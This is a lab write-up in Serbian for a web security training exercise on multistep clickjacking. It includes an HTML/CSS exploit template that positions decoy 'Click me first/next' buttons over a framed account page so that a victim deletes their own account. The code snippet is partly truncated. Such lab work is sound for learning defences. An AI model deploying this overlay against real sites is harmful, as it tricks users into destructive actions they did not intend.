

Clickjacking

Lab: Multistep clickjacking

Cilj zadatka: konstruisati napad višestepenog privlačenja klikova (Multistep Clickjacking) koji navodi korisnika da klikne na dva uzastopna lažna elementa, čime se u pozadini pokreće brisanje njegovog korisničkog naloga i potvrda te akcije. Ranjivost: Nedostatak zaštite protiv uokviravanja stranice (poput X-Frame-Options ili CSP direktiva). Aplikacija pokušava da se zaštiti od Clickjacking-a uvođenjem dodatnog koraka (interaktivnog dijaloga za potvrdu brisanja), ali pošto je cela stranica podložna uokviravanju, napadač može mapirati i kalibrisati više lažnih elemenata koji prate redosled akcija na ciljanom sajtu.

Postupak rešavanja:

1. Ulogovati se sa postojećim kredencijalima i otvoriti stranicu profila
2. U exploit server uneti maliciozni HTML šablon
3. Prilagoditi id lab-a i podesiti vrednosti tako da se tekst "Test me first" preklapa sa dugmetom "Delete account", a tekst "Test me next" sa "Yes" dugmetom potvrde akcije



Go to exploit server

Back to lab description >>

[Home](#) | [My account](#)


Are you sure?

No, take me back

Test me next

Yes

Test me first



4. Podesiti opacity radi potpune nevidljivosti skrivenog sajta

Body:

```
top: 300px;
left: 50px;
z-index: 1;
}
.secondClick {
top: 300px;
left: 225px;
}
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src="https://0a700046048543e0806e03df00c4001c.web-security-
academy.net/my-account"></iframe>
```

Store

View exploit

Deliver exploit to victim

Access log

5. Sačuvati klikom na Store i poslati klikom na Deliver exploit to victim

Web Security
Academy

Multistep clickjacking

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)